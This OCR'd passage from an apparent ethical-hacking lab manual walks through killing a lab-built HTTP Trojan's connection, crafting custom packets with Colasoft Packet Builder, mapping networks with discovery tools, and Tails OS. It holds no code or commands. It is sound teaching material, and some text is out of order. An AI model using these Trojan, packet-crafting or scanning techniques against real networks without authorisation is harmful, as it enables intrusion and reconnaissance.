
2. Run the HTTP Trojan created in the previous lab.



The new process is added to the list.

You can observe the process name, Protocol, Local and remote port and IP address information.

3. For more detail, right click on httpserver.exe and go to properties.




Properties are showing more details about TCP connection.

4. Go to Windows 7 machine and initiate the connection as mentioned in the previous lab using a web browser.

Connection successfully established.


5. Back to Windows Server 2016, Kill the connection.



6. To verify, retry to establish the connection from windows 7.


vii. Colasoft Packet Builder

Colasoft Packet Builder software enables to create the customized network packets. These Customized Network packets can penetrate the network for attacks. Customization can also use to create fragmented packets. You can download the software from www.colasoft.com



Colasoft packet builder offers Import and Export options for a set of packets. You can also add a new packet by clicking Add/button. Select the Packet type from the drop-down option. Available options are: -

- ARP Packet
- IP Packet
- TCP Packet
- UDP Packet




Practical No: 2

A. Perform Network Discovery using the following tools:

i. Solar Wind Network Topology Mapper

SolarWinds Network Topology Mapper (NTM) shows nodes on your network, indicates and updates status both for the nodes and the network connections between them in interrelated, scalable maps with customizable icons.




After Selecting the Packet Type, now you can customize the packet, Select the Network Adapter and Send it towards the destination.

ii. Network View


Network View is a network visualization tool that aims to provide a simple interface for the complex function involved in the discovery and monitoring of multi-vendor IP networks. With Network View you can get a quick overview of your network, whether it is a small office or a corporate network. Version 3 adds functionalities oriented to network management tasks. Network View uses multiple methods such as ICMP, MDNS, SSDP, DNS,

NetBIOS, SNMP MIB-2, Bridge MIB, LLDP, CPD and proprietary MIB's to discover devices and generates a graphical representation of your network. Network View generates views of both logical and physical network structure. Virtual structure representation is also displayed for wireless systems (Cisco, Aruba/Alcatel-Lucent and Fortinet).


1. Open Network View




2. Enter map information and select start and end addresses



3. Wait for Scan to Complete




4. A map of the network is created




iii. LAN State Pro

LAN State is a simple network topology mapping, host monitoring, and management program. Monitor the service availability. Manage servers, computers, switches, and other devices easier using the graphic map. Access devices' properties, RDP, web UI faster.


1. Click on create a new Map and select **Scan IP Addresses** click next.




2. Specify Address range and click next




3. Specify scanning methods and parameters.



4. The host search begins



5. A Map of Local Area Network (LAN) will be created.




B. Use the following censorship circumvention tools:


i. Tails OS


Tails OS is used by journalists, activists, and others to keep their digital activity safe and anonymous. Learn about the operating system and how to source it safely. Tails, which stands for The Amnesic Incognito Live System, is an open-source, security and privacy-focused operating system.


C. Use Scanning Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool

1. Port Droid Tool

